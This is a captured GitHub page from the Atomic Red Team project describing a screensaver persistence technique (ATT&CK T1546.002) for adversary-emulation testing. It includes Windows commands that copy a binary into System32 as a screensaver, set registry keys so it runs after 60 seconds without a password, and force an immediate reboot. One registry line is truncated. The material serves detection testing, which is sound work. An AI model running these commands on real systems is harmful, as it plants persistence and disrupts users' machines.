
atomic-red-team/atomics/T1546.002/T1546.002.md at f339e7da7d05f6057fdfcdd3742bfcf365fee2a9 · redcanaryco/atomic-red-team · GitHub - 31/10/2024 19:56 https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1546.002/T1546.002.md



• ScreenSaveTimeout - sets user inactivity timeout before screensaver is executed

Adversaries can use screensaver settings to maintain persistence by setting the screensaver to run malware after a certain timeframe of user inactivity.(Citation: ESET Gazer Aug 2017)

Atomic Tests

• Atomic Test #1 - Set Arbitrary Binary as Screensaver

Atomic Test #1 - Set Arbitrary Binary as Screensaver

This test copies a binary into the Windows System32 folder and sets it as the screensaver so it will execute for persistence. Requires a reboot and logon.

Supported Platforms: Windows

auto_generated_guid: 281201e7-de41-4dc9-b73d-f288938cbb64

Inputs:

Name	Description	Type	Default Value
------	-------------	------	---------------

atomic-red-team/atomics/T1546.002/T1546.002.md at f339e7da7d05f6057fdfcdd3742bfcf365fee2a9 · redcanaryco/atomic-red-team · GitHub - 31/10/2024 19:56 https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1546.002/T1546.002.md

input_binary	Executable binary to use in place of screensaver for persistence	Path	C:\Windows\System32\cmd.exe
--------------	--	------	-----------------------------

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
copy #{input_binary} "%SystemRoot%\System32\evilscreensaver.scr"
reg.exe add "HKEY_CURRENT_USER\Control Panel\Desktop" /v ScreenSaveActive /t REG_SZ /d 1 /f
reg.exe add "HKEY_CURRENT_USER\Control Panel\Desktop" /v ScreenSaveTimeout /t REG_SZ /d 60 /f
reg.exe add "HKEY_CURRENT_USER\Control Panel\Desktop" /v ScreenSaverIsSecure /t REG_SZ /d 0 /f
reg.exe add "HKEY_CURRENT_USER\Control Panel\Desktop" /v SCRNSAVE.EXE /t REG_SZ /d "%SystemRoo
shutdown /r /t 0
```